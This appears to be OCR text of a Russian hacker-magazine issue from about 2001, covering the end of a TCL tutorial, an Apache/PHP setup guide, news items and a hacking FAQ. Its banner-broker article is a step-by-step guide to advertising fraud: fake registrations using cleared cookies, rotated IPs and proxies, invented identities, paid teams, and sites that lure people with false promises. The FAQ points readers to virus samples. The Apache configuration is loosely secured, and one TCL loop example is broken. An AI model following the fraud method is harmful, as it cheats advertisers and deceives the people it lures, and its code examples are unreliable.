log(x), log10(x) - логарифмирование,
sqrt(x), pow(x,y) - извлечение корня и возведение в степень.
Примерная баланда:

```
set a 2;
set b [expr pow($a,3)];
puts $b;
```

Будет продемонстрировано число, соответствующее 2 в 3-ей степени, т.е. 8.
Подтираются переменные опером unset, например, unset $xakep.

Массивные массивы

Массивы задаются по шаблону имя (номер) значение. Взять хотя бы строку set massiv(0) test;
генерится одномерный массив с первым элементом "test".
Можно намутить номер элемента массива по его значению:
set massiv(test) 20; # поставит элемент с именем "test" на 20-е место.
Для уничтожения массива также юзается оператор unset.

Циклы и критические дни

Основные циклы: while и for.
Цикл while выполняется до тех пор, пока правильно условие цикла. Получаем:

```
set xakep 20;
while { xakep < 30 } {
puts "Выполняется цикл";
incr $xakep;
}
```

Цикл будет работать, пока значение переменной $xakep не подкормится до 30.
For делает установленное количество шагов, пока выполняется условие.

```
for { set xakep 10 } { $xakep < 30 } { incr xakep } { puts $xakep; }
```

Данный циклоп проводит счет от 10 до 30. Как ты уже догадался, сперва идет начальное значение циклической переменной, затем конечное, потом действие при каждом шаге цикла, а затем уже тело цикла.

Слово из трех букв, которого боятся мужчины

ЕЩЕ! Еще нужно? И так уже кое-какая инфа по теме язычка TCL. Если тебя совсем не вставило мое гонево, но хочется познать все прелести тикла, иди за еще большей бодягой на официальную пагу http://www.scriptics.com.





Апач собственными руками


Nikitos aka Surgeon (nktos@rambler.ru)

Подъем!

Ты конкретно поднялся. Вместо надоевшего войдозера юзается смурф, место диалапа занял радиоканал, новый BX обрел тучу статусов на крутых IRC-каналах, прокручиваются мегабайтовые свопы CC... И постепенно становится понятно, что держать любимый сайт на халявном chat/narod/boom.ru - не круто (может сделать каждый), работать с карденным хостингом тоже не столь актуально (может сделать почти каждый). Получается, что единственным выходом станет оборудование собственного WWW-сервера. Это оказывается более чем реальным делом, если имеется выделенка: повесил в своей же системе и не думаешь о покупке отдельного железа под сервант или оплаты за солокейшен. А если еще на выделенке трафик халявный...;) Короче, сегодня особенный день, когда мы займемся оборудованием и настройкой твоего собственного WWW-сервака!







И чего?

Если ты прочитал заглавие статьи (а ты прочитал, и не вздумай спорить =), то уже нагнал, что из множества http демонов/сервисов мы остановимся на самом популярном - Apache.

По статистике netcraft.com, в сети размещено более 60% апачей от общего числа интересующих нас server`ов.

На момент написания в ходу была последняя стабильная версия - 1.3.20, а также бета - 2.0.16. Навороченные новины - дело, конечно, хорошее. В то же время в нашем случае лучше заняться ровным, стабильным вариантом. Возможно, к выходу номера объявится версия поновей, так что сразу ползи на http://httpd.apache.org/-dist/httpd/ и скачивай подходящее. Там есть как win, так и nix-вариации. Глобальной разности в настройках разно-осевых серверов - нет, так что прочитав наш обзор по виндозному раскладу, осилишь и *nix. НТя была выбрана не случайно: если ты собираешься пускать сервис прямо со своего компа, то нелогично уходить в Линукс только лишь в заботе о сотне посетителей, которые вряд ли смутятся вин-системе ;). Да и если ты ставишь апач лишь для проверки работоспособности нужных скриптов, то вряд ли найдешь "10 отличий" между текущей и, очевидно, более совершенной unix-версией.

Окапываемся

По уже обозначенному линку ты сольешь свежую версию виндусного апача. Теперь закаченное инсталлируется. По умолчанию предполагается, что установка произведется не куда-нибудь, а на диск f. Если у тебя еще такого не объявилось, лучше создай - для комфортной работы (отковыриваем новый диск Partition Magic`ом). Если особенности расположения тебя не парят, можешь переправить инсталл на текущий диск.

В общем, путь для установки должен быть вот таким:

X:\usr\local\apache

Где X-диск, куда ставишь.

Next ->Next -> Finish

Что это? Предлагают перееребутиться? Ну ладно тебе, не воли, знаю я, что ты комп уже месяц не выключал. Чего только не сделаешь ради искусства :).

Ребутнулся? Отлично!

Идем дальше. Открывай в ноутпаде файл httpd.conf, расположенный в директории conf.

Все, что после # - комментарии. Их там очень много.

Порядок действий:

1) Убери "#" перед строчкой


ServerName ApacheServer


2) Найди строку, начинающуюся на "DocumentRoot". Тут указывается директория, где будут храниться HTML и PHP - документы и скрипты, соответственно.

У тебя должно получиться что-то вроде

DocumentRoot X:\html_php

Не забудь создать саму диру.





3) Ищи блок, стартующий с "<Directory />" и заканчивающийся на "</Directory>"

Производим замену "<Directory />

Options Indexes Includes

AllowOverride All

</Directory>" (без кавычек!)

В обозначенных блоках конфигурируются установки для заданной директории и всех ее поддиректорий.

4) Ищем аналогичный блок, начинающийся на <Directory "f:/usr/local/apache/htdocs"> и завершающийся как обычно, т.е.

</directory>

Здесь тема меняется так:

```
<Directory "x:/html_php">
        Options Indexes Includes
        AllowOverride All
        Order allow,deny
        Allow from all
</Directory>
```

html_php заменишь на директорию, указанную в поле DocumentRoot! Не забудь!!!

5) Параметр UserDir можно обозначить как здесь:

UserDir x:/home

Вполне понятно, что этим шагом мы выделяем одомашненную диру. :)

6) В разделе DirectoryIndex ты можешь обозначить имена файлов, что будут обрабатываться как индексные. Для обнаружения результата мутим:

DirectoryIndex index.htm index.html index.php3 index.php index.phtml index.cgi index.pl

7) Создай директорию cgi-bin, поработав с

ScriptAlias: ScriptAlias /cgi-bin/ "x:/cgi-bin/"
8) Теперь необходимо найти следующий блок:
<Directory "F:/cgi-bin">
F смени на диск, куда и в какую позу была поставлена апача.
9) Заморочка "AddHandler cgi-script" ставится по таким понятиям: AddHandler cgi-script .pl .cgi .bat .exe
10) Дай старт AddHandler server-parsed вот так: AddHandler server-parsed .shtml .shtm .sht
11) Сохрани поправки, дополнительные комментарии кода в файло.

Клёва aka COOL!

Ты сконфигурил apache`у. Время совершить стартовый запуск: пуск->программы->apache web server->Start apache...
Запустился? Правда, что ль? Ну ты крут... Теперь надобно скопировать какую-нибудь хтмелку в x:\html_php, переименовав ее в index. Для начал тестирования набивай браузеру Localhost. Если все в шоколаде, ты увидишь нужную ХТМЛку. А не увидишь... Не судьба, читай мануал заново =).

Разгон серванта

И что, ты реально думаешь, что теперь можно расслабиться, прогуляться пива попить, а придя уже мутить локальные тестирования своих суперсайтов? Обломайся, без CGI и PHP ты ничего более-менее серьезного обработать не сможешь. Почему это прямо сейчас нельзя заюзать чудные фичи на нашем агрегате? Так сложилось, что за дополнительными опциями потребуется снова слазать на пагу donwload`а апача. Благо, смена линка в ближайшие годы не планируется =).
Все пучком, теперь напряги мозгу и вспомни, куда ставил апачу. В общем случае вот сюда: x:\usr\local\apache. Теперь создай дирку x:\usr\local\php3 и туда перетащи скаченный файл. Запускай. Архивчик развернется, в папке появятся файлы.
Если ты ставил пэхэпэ на диск именем, отличным от f, придется открыть файлик php_iis_reg.inf
Там есть шесть путей. Где буковку F надо поменять на твою любимую.
Засейвь. Кликни правой кнопкой на файле php_iis_reg.inf и выбери "Установить".
Все :). Чуть не забыл, скопируй файл php3.ini в папку с маздаем. Почти все. Осталось настроить апачу. Отковыривай
usr/local/apache/conf/mime.types
Именно сюда придется добавить такую строчку:
application/x-httpd-php3 phtml php3 php
Теперь открой httpd.conf и добавь в самый конец файла такие строки:

```
<Directory "f:/usr/local/php3">
        Options ExecCGI
</Directory>
ScriptAlias "/__php_dir__/" "f:/usr/local/php3/"
Action application/x-httpd-php3 "/__php_dir__/php.exe"
```

ВСЕ :))). PHP прикрутили :).

Хорошо кончаем

Проверь работоспособность конфигуренного PHP простым скриптиком:

```
<?
echo "Типа, все пашет:)";
?>
```

Засейвь его как test.php3
Теперь помести в директорию с хтмл документами.
Запусти:
localhost/test.php3
OK.
Чтобы намутить сапорт перла, качай перл с перл тчк ком необходимые модули.
Устанавливай в директорию x:/url/local/bin/perl
Все! Перл коннектед.
Апач настроили, php/perl прикрутили. Ну что еще надо кул-кодеру? ;)
Если чего не получилось, что весьма вероятно, пиши, может чем помогу.
Хотя всегда лучше въехать в суть траблы самому.



Баннерные брокеры: не путай клики с регистрациями!

Бесплатный СЫР (cheese@real.xakep.ru)




Поиметь баннерного брокера не просто. А очень просто: достаточно разбираться в том, как он "устроен". Хотя лучше этого не делать: счастье твое будет ярким, но недолгим. Обо всем по порядку.

Пару слов о резоне

Прежде чем решиться на сей отчаянный шаг, следует трезво взвесить все "за" и "против": если спонсор (т.е. "баннерный брокер") неперспективен, если резона поддерживать с ним долгие отношения нет, то можно и рискнуть.



Но если спонсор этот подобен CommissionJunction или LinkShare, то лучше не стоит.



Может быть ты помнишь (из курса истории) страшные байки о том, как транснациональные корпорации начала прошлого века подминали под себя мелкие конторы? Думаешь, от хорошей жизни конторы те шли на поводу у мега-магнатов? Нет, брат, это "экономический рэкет" доводил их до ручки, заставлял подчиняться. Который, к слову, имел как отрицательные, так и свои положительные стороны: помимо поборов и жесткого контроля корпорация следила также и за тем, чтобы ее не кидали, предоставляла защиту всем своим подопечным, а выявленных "налетчиков" наказывала по всей строгости того далекого "военного" времени.

Точь-в-точь как это делают сегодня CJ и LS: если кто-либо из пользователей системы попытается кинуть их партнеров, накручивая клики или производя левые регистрации, то билет такому парню будет "заказан".



Его не только выкинут из системы, но и заблокируют его имя, фамилию, адрес и даже саму "хомыпагу", перекрыв ей как кислород, так и путь в "высший свет" (в смысле - в другие крупные баннерные системы, с которыми у них есть договорные отношения на предмет злостных неплательщиков или лохотронщиков) на веки вечные. Конечно, можно сменить фамилию получателя чека, адрес, линк сайта и даже пол, но это не решит проблемы в корне: залатать такую дыру окажется под силу лишь немногим. Именно по этой причине с CJ и LS любят работать как "честные" партнеры, так и "честные" пользователи: защита и контроль - с одной стороны, и гарантии - с другой.

Одним словом: если ты уж и решился кого кинуть на левых регистрациях или же кликах, то выбирай одинокие жертвы. Хотя это аморально и даже некультурно :).

Почему именно регистрации

Баннерные спонсоры платят, как правило, за три вещи: за регистрации (1), за клики по баннерам (2) и за показы баннеров (3).

Показы - самая хило оплачиваемая статья доходов: от силы 10 центов за 10 тысяч показов, хотя бывают и приятные исключения. Замечу: речь идет о пользователях системы, а не об условиях самого спонсора. Т.е. эти 10 центов ты получишь за то, что разместишь чьи-то баннеры у себя на сайте. С рекламодателя же спонсор возьмет по своим тарифам - от 5-10 баксов за тысячу показов.

Клики - наиболее популярная вещь в народе, но в то же время и самая пролетная: мечтая заработать по 0.01 - 0.20 доллара за клик, ты рискуешь пролететь по итогам месяца как фанера над Парижем. К примеру, ты - автор сайта на русском языке, посвященного влиянию суховеев Средней Азии на половую потенцию тушканчиков. Сайта, на который ты залепил баннер американского кредитного банка, который, по твоим же расчетам, должен выдавать по 10 центов за клик. Посещаемость паги про среднеазиатских диких тушканов - 100 хостов в месяц. Причем за каждый заход ты планируешь получать по 0.1 бакса - это в случае, если каждый посетитель по разу протопчет баннер. Итого в твоих планах - заработать 10 зеленых за месяц.

НО: я неоднократно уже говорил тебе о том, что цэтээр (CTR) "кликательного" баннера никогда не должен превышать 5% (т.е. при такой посещаемости нельзя превысить планку в 5 кликов). Да и мало кто поверит, что существуют люди, которые со страницы о суховеях и тушканчиках, перескочат на банк, переключив свое внимание с сельскохозяйственных мотивов на кредитно-банковские проблемы. Одним словом, кроме гимора при такой посещаемости и подходе ты с этого ничего более не подрежешь: клики - штука подконтрольная и крайне опасная,


поскольку именно на кликах народ пытается крутить спонсоров и, соответственно, горит на этом. А напрасно, поскольку есть еще одна статья, самая доходная и не столь рискованная: регистрации. За каждую из которых ты сможешь получить от 0.5 до 25-30 долларов! Прикинь: парочка регистраций может принести доход больший, нежели сотни кликов по баннерам за тот же срок! Вот это уже результат, обнадеживающий и жизнеутверждающий! Причем посещаемость и ЦТР в этом случае уходят на второй план: в регистрациях главное не это.

Базовые требования к "честным" регистрациям

В отличие от кликов спонсоры не столь придирчивы к CTR-у "регистрационных баннеров". Поскольку CTR этот никак не сказывается на общей картине: интерес к вопросу может быть проявлен даже при очень низкой посещаемости самого сайта. Но сначала - об основных требованиях, предъявляемых к странице-держательнице "регистрационного" баннер-блока.
Во-первых, она должна соответствовать тематике: например, если баннер ведет на регистрацию в лотерее, то она должна быть посвящена организации и проведению азартных игрищ и состязаний.
Во-вторых, желательно, чтобы она была представлена на "языке баннера". На худой момент сгодятся линки на английском - на подобные ресурсы или вообще куда-либо, не суть. Главное - показать "знание вопроса" и глубину подхода.
В-третьих: желательно вывесить на эту отдельно взятую страницу счетчик с детальной статистикой от spylog.com или же extreme-dm.com,



причем последний представляет больший интерес в силу своей простоты и удобства использования, чем первый.



Это на тот случай, если спонсор, усомнившись в твоей честности, решится на независимое расследование: кто, сколько и куда ходит; хосты, хиты и т.п. Кроме того, и ты в случае чего сможешь опереться на статистику: мол, гляди - во какая у меня всяко-разная посещаемость! Чего надо?!
Вопрос раскрутки страницы - разговор особый. Но лучший способ - бесплатный баннерообмен с другими юзверями, почтовые рассылки и... собственно сам контент. Чем он любопытней, тем выше окажется интерес и, соответственно, посещаемость.
Если требования эти будут соблюдены, то при средней посещаемости в 20-30 хостов за день ты сможешь рассчитывать на 1-2 регистрации. Т.е. за месяц при цене за штуку в 0.5 бакса - на 15-30 у.е.

Как проводить "левые регистрации"

Но бывает так, что народ регится неохотно. Или же - срочно нужны бабки, а процесс их накопления идет недопустимо вяло. Что делать?
Ясень корень, что с рекомендациями "увеличить посещаемость и т.д., и т.п." ты пошлешь меня в паховые области. Что ж, держи другой совет - "на все случаи жизни" :). Суть его проста: накрутка спонсора на левых регистрациях.
Чтобы регистрации эти прошли успешно, необходимо два условия: наличие "команды" (или же неиссякаемого запаса собственного энтузиазма) и нескольких компьютеров (или же, если действовать "в одного", динамического АйПи с домашнего компа). Впрочем, и тот и другой способ можно комбинировать.
Прикинем самый простой случай - "работа в одного": берем комп, бродилку (например, Эксплорер) и убеждаемся в том, что каждый новый сеанс связи дает нам новый (т.е. динамический) IP адрес. Способов распознать его масса: самый простой, с проверкой всех путей, написать в командной строке (Start –> Run) route PRINT. Вбив данную бойду, ты увидишь не только свой АйПи, но и все ходы к нему. Также, в случае работы с классическими виндами, можно поглядеть закладку с подробной инфой об IP, набрав winipcfg в том же "Выполнить".
Если IP статичен, т.е. от сеанса к сеансу не меняется, используем анонимные прокси, затирающие твой истинный адрес, и приступаем к делу.
В первую очередь - для ИЕ - очищаем всю директорию c:/windows/temporary_internet_files, обращая особое внимание на cookies: директория должна остаться девственно чистой, без единого файла!
Во вторую очередь запускаем Инет, открываем браузер и загоняем в адресную строку УРЛ твоей "паги". Ждем, когда откроется. До конца. Т.е. появится искомый баннер и все прочие картинки, а внизу, в статусной строке, нарисуется слово "done".
Теперь жмем на баннер и получаем регистрационную форму. Регистрируемся: на кого угодно, желательно - на виртуального персонажа с вымышленными именем и адресом, но в пределах твоей зоны ".ру", например (или зоны, к коей приписан твой real/проксёвый IP). Т.е, это может быть "Москва, ул. 34-ая Полусредняя, д. 283, кв. 67. Шустрый Иван Иванович", и-мейл, то, се - сам додумаешь.
Естественно, мейл надо тоже выдумать, а еще лучше - зарегистрировать его: иногда для подтверждения регистрации на мыло высылается ссылка. Нажал - получил результат! В противном случае аккаунт останется незадействованным, а регистрация - неподтвержденной. Для этих целей можно использовать как халявное мыло в зоне @mail.ru, так и любой редирект типа @webname.com, пересылающий почту на твой адрес (но лучше - путать ходы для пущей конспирации). Если же конкретный спонсяра не требует клика по прилагаемому к письму линку, то свободно проканает создание целой серии левых ящиков с автоответом. Данная опция наличествует в платных хостингах, при регании там своего домена, или же после настройки собственного серванта под данную цель.
Все, после подтверждения регистрации отсоединяешься от Сети, опять же затираешь все куки и темп-содержание бродилки и спустя пару часов повторяешь операцию - на новое имя и на новый адрес. В этом же промежутке, с затиранием куков и прочего, меняя IP (делая новый коннект), можешь сделать несколько заходов на свой сайт - для пополнения статистики :).
Действия в случае "команды" ничем не отличаются от действий "в одного": чем больше будет людей, хостов, хитов и прочего, тем солидней будет как выигрыш, так и статистика. Естественно, с командой придется делиться: тут уж решай сам - кому и сколько. Обычно, когда речь идет о массовой дуриловке, уместно говорить о 50% от заработанного объема. Мягко торгуясь, можно довести показатель процентов до 60 - 70: если в "акции" примет участие человек 20, то месячный оборот может составить три, три с половиной тысячи баксов, из которых твои комиссионные могут составить 1-1.5 тысяч у.е.! Результат?! :)

Просто!

Ну и напоследок есть откровенно ламерский способ регистраций, рассчитанный на не обремененных соображаловкой сограждан: возможности пролета с ним как со стороны пользователей, так и со стороны спонсора велики. Но искомое встречается и, что больше всего меня удивляет, - работает!
Способ прост: лепишь сайт, на котором лошадиными буквами указываешь - "За каждую регистрацию ты получишь 50 баксов!". Или же - "Зарегистрируйся и получи в придачу халявный аккаунт на рулезном ХХХ-серваке!". Или: "Каждому, кто зарегистрируется, будет выслан 534-страничный ярко иллюстрированный журнал с хард-ХХХ картинками!". Ну, и вокруг там сиськи безразмерные, баксы стопками, жопы голые и все такое. Ниже - образец заполнения анкеты, чтобы лох не оБшибся в чем.
Менее тупой вариант, но от этого не значительно более сложный %). Ты открываешь mp3/warez/-divX/etc - архив - и требуешь за доступ к оному проведение регистрации у пригревшего тебя спонсора. Примеров тому туча. К примеру, на IRC во всяческих каналах #warez 50% пролетающего софта становится доступным лишь по завершении нудного процесса регания. Понятно, что прописанный Login&password завязан на тексты страниц регистрации: логин будет на строке такой-то, а пароль на строке той-то, только слева :).
Иногда катит и такой вариант - если спонсор позволяет разместить рег. форму на удаленном сервере (т.е. функция POST работает не только локально, но и по типу http://***): лепишь все то, о чем я уже сказал на языке носителя, т.е. на русском, а ниже мастеришь форму из кода, содранного с сайта спонсора. Проверяешь: если регистрация проходит, раскручиваешь проЭкт и мчишься в магазин хозтоваров. За лопатой и граблями, чтобы бабки отгребать :).

Удачи тебе, коллЭга!



X-Life

Автор: Gibbon



Червяк – флудер Эшелона

Чуть более года назад многие успели познакомиться с чудесным червячком по имени "I love you". Этот зверек успел запороть работу множества контор, похитил миллиарды баксов на устранение последствий (наш брат админ только подкормился этим, собирая новые рулезы за восстановление ;). Потом были еще десятки клонов, отличавшиеся большей грамотностью или безграмотностью от оригинала.

А тут образовался радикально новый почтовый Worm. Простейший по способу работы (VBS-файлик, открытая рассылка по гостевой книге и т.д.), но заслуживший имя "радикального" непосредственно за цель работы. А цель стала простой и понятной также: после заражения вирус начинал писать тучу писем, содержащих в огромном количестве провокационные слова: узи, бомба, взрывчатка, химическое оружие, токсины, конспирация, группировки. И другие слова, столь любимые почтовыми фильтрами предполагаемых систем вроде СОРМ и Эшелон. Причем тут провокационные слова, представленные в огромном количестве, и системы их же поиска? 8) Вылезайте из танка, батюшка: если в нормальных условиях "милицейский фильтр" обнаруживает незаконную инфу в одном письме из 500, то с появлением червя показатель может взлететь до соотношения "содержание каждого 2-ого письма - нелегально"! Учитывая размах, с которым разлетелся вирус, можно смело поверить в успешность такого рода флуда фильтров. Понятно, что анализировать сотни тысяч писем в день, против привычной сотни штук, - нехилая, практически нереализуемая задача. Да и перегрузка серверов-анализаторов случится нехилая. Как раз вторую задачу поставил автор виря во время разработки заразы.

Особую заботу по теме появления вируса проявила компания Sophos, предположив серьезную опасность нового поколения червей. Какого же мнения будет Касперски в случае появления "нашего ответа Западу"? ;) Его реакция, а также будущее "милицейских фильтров" полностью в ваших руках, кодеры.

Кевин Митник снова на тропе войны

Бывает так, что некогда популярная поп-звезда теряет свой звездный статус, для возврата которого обустраиваются шокирующие публикации, провокационные шоу, неожиданные радио- и телеэфиры. Хакерская сцена незначительно отличается от попсовой: некогда по-настоящему серьезные сценеры теперь пытаются восстановить свое имя путем выхода на более широкую сцену, а не реальным делом, что изначально вывело их наверх.

Когда я узнал, что Митник стал заниматься чем-то новым, помимо рассказов о преследованиях КГБистов, сильно удивился. Ныне Кевин занялся проблемой информационной безопасности в кредитной и социальных сферах. На знаменитом www.securityfocus.com появился ряд его постингов, посвященных обозначенной проблеме. Бывший горе-хакер делится описанием того, каким образом собирается информация о жертве, обладая которой (инфой), можно манипулировать чужими кредитками, банковскими счетами, социальными страховками, правами на частную собственность. Кевин приводит пример, что его банк, при идентификации личности для проведения удаленной транзакции, запрашивает последние 4 цифры его социального ID.

Описывается проблема получения полной информации о родственниках жертвы с помощью сайтов, вроде www.rootsweb.com, а также снятие данных об адресе, телефоне разрабатываемого с помощью www.merlindata.com.

Получив необходимую информацию, можно получить контроль над банковским счетом, процессом индивидуально страхования, даже получить свидетельство о рождении/ID на имя жертвы! А что дальше, вполне понятно: снять бабки с CC, перекинуть содержимое банковского аккаунта в никарагуанский сельскохозяйственный сберегательный фонд, а также провести аферу по срезу бабла со страховой компании.

Mitnick своими выступлениями призывает к большей сознательности властей и реформации системы идентификации, которой он, по молчаливому согласию, готов заняться: только свистните =).

Хакеры–пенсионеры

В России, в Москве, арестована хакерская группировка, возглавляемая 63-летним (!) мужчиной. Группа, состоявшая, предположительно, из 5 человек, использовала в своих грязных хакерских целях московские Интернет-кафе для похищения информации по 300-м кредитным картам с дальнейшим отмывом денег с них. Как сообщил через The Associated Press начальник эРотического отдела "эР" Дмитрий Чепчугов, полученные CC использовались для проведения левых транзакций через собственноручно созданную систему платежей.





Задержанный злобный пенсионер оказался программистом одного из московских исследовательских институтов. После ареста горе-кодер признался, что начал нелегальную деятельность из-за нехватки денежного довольствия: маленькой зарплаты и пенсии. Также стало известно, что перевод финансов осуществлялся с помощью известной в коммерческих/кардерских кругах системы Cyberplat (Киберплат).

Данное происшествие, по мнению Чепчугова, стало ярким примером того, что хакеры - вовсе не 15-летние юные гении, а по большей части - зрелые люди. Параллельно с предположениями российских внутренних органов западные СМИ резко вспомнили о других знаменитых по фраудерским делам, соотечественниках: Владимир Левин (история с Ситибанком, похищение 12M $, срок на 3 года), Maxus (захват 300 тысяч CC с Universal Music shop`a, арестован не был).

Взломан Seti@home

Некая хакерская :::.:TEAM UCFC:.::: поломала знаменитый проект Set, участниками которого были некоторые мемберы уже нашей команды, твоего любимого журнала :). Напомню, что “Сети” организовал мощнейшую распределенную сеть, которая вобрала в себя 3 миллиона компов по всему миру, с целью массированного исследования неземных цивилизаций. Хацкерами было стянуто 50 тысяч юзерских профилей, содержащих то же число емайлов, по которым был проведен конкретный спам. “Обокраденные пользователи” получили мессагу следующего содержания:

“Dear Seti@home user. Seti@home Webpage been exploited. We have the intire user database as well all your information about you. SEE FOR YOURSELF. have nice day. regards UFCF Team 2001.”

Смысл вполне понятен, я думаю. Куль-хацкеры утянули базу, о чем и сообщили пользователям, мол, пришел каюк их горячо любимой privacy :). К тексту также прилагался линк сайта, подвешенный на бесплатном хостинге Angelfife, куда была выложена стащенная db: вся инфа по юзверам+емайл лист. К сожалению, страничку закрыли быстрее, чем мы потянулись за инфой туда :(. Хорошей новостью для сторонников @Seti стало то, что каких-либо других последствий взлома не было: святая святых - процессинговый центр - не был затронут. Руководство проекта сообщило, что случившийся инцидент стал весомым поводом для перестройки всей системы, главным образом переписанию всего ПО как серверной, так и клиентской частей.

Cult Dead Cow строит нецензурный Napster

Идея Напстера поставила вспять мозги креативных кодеров: повсеместно стали возникать масштабные, и не очень, проекты по образу подобию оригинала. Взять хотя бы нарисовавшийся недавно проект, образованный российскими корнями, - http://www.fileportal.ru. Сама идея не нова, как и ее применение: снова обмен музыкой, видео, только с возможностью докачки. Хакерманский мозг пошел дальше, и старейшая команда Cult Dead Cow (cDc) объявила о разработке Napster`a своего видения. Рабочее название проекта - Peekabooty. В чем же коренное отличие новинки? Трейдить MP3`ями - безусловно, стильно. Но ведь есть более значительные вещи, чем музыка: существует ряд стран (Куба, Китай, и т.д.), где всячески ограничивается доступ к информации, а все попытки “доступа” - мониторятся проправительственными организациями.

HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :).

Q: Посоветуй, какого пингвина лучше ставить?

Смотря как ставить :). Если непристойно, то лучше выбрать пингвина женского пола. Если на колени, то тут особого значения нет, на коленях особи любого пола хорошо работают :). Ну а если хочешь окончательно загнуть, то начни с того, что есть у тебя на полке. Для обучения подойдет любой. Все они работают практически одинаково. Разница в основном в установке и поддерживаемых драйвах. Так что основной выбор (на мой взгляд) - это комплект драйверов устройств. А остальные отличия для новичка не существенны. Хотя... Именно начинать лучше всего, наверное, с BlackCat (русифицированный RedHat).

Q: У моего прова нет АОНа! Как он зафиксировал двойной доступ?

Очень даже примитивно. Два чела одновременно пользуются одной учетной записью, такое можно легко проследить примитивными анализаторами логов. Нужно же пользоваться Инетом по очереди :). В одну дырку вдвоем не пролезешь. И у провов стоит специальный софт, который сразу показывает, что произошло двойное подключение по одному аккаунту.

Q: Знаю я (по собственному опыту :)), что у нашей доблестной милиции есть такие проги, с помощью которых можно просмотреть "удаленное" файло на диске. Как можно защититься от этих прог?

Да, а еще у них есть проги для удаленного просмотра паспортных данных через телефон, просвечивания желудка через Инет и получения анализов по факсу. Наша доблестная может использовать те же проги, что и мы. Ничего другого еще не изобрели. Единственное, что они могут, это проверить твой комп на расшаренность ресурсов и получить к ним доступ, если ты это позволил. И, в любом случае, тебя спасает примитивный домашний FireWall. Кстати, такую проверку тебе могут сделать не только "доблестные", но и твои коллеги по хобби :).

Q: А можно написать вирус на языках высокого уровня, таких как Бэйсик или Дельфи?

Во-первых, Дельфи не намного выше С++. Он более визуален, но возможностей у него столько же. Недавно я увидел простенький пример вируса на www.x-c-r.com. Вирус примитивен, но для обучения схиляет. А насчет байсика, так мне кажется, что сейчас на нем пишут вирусов больше, чем на любом другом языке. В Инете полно конструкторов вирусов для VBScript вирусов. Хотя за счет примитивности языка и вирусы получаются примитивными.

Q: Как узнать IP адрес того человека, с кем я в чате говорил, я помню, в одном из выпусков Х, в faq, был ответ на этот вопрос, но там было сказано, что IP-шник того чела 127.0.0.1, но это ведь "петлевое соединение", и если я начну его нюкать по этому ip, я нюкну себя.

Если бы в моей рубрике я выбирал самое дурацкое письмо, то ты бы получил почетное первое место. Насчет адреса 127.0.0.1... это была шутка. Этот адрес действительно всегда показывает на твою машину, и если ты его начнешь нюкать, то попадешь в себя. А вообще, с вопросом "как узнать IP в чате" уже достали. Чат надо ломать, если он сам IP-шники не показывает, а это уже другая история. И вообще, кончай сидеть в чатах со всякими отморозками и перебирайся на IRC!

Q: Что такое ARP?

ARP (Address Resolution Protocol) - протокол определения MAC адреса по его IP. Для связи двух машин необходим MAC адрес. Если ты думаешь, что связь происходит по IP адресу, то ты ошибаешься на 50%, потому что без MAC адреса ни один пакет не достигнет адресата. Когда ты посылаешь какой-нибудь запрос в Инет, то первым делом начинает работать ARP. Он определяет MAC адрес машины, с которой ты хочешь связаться, и дальше уже происходит коннект по TCP/IP.

Q: На БИОСе у меня стоят пароли, но при заходе в БИОС и вводе пароля я не могу делать никаких изменений. КАК его убрать?

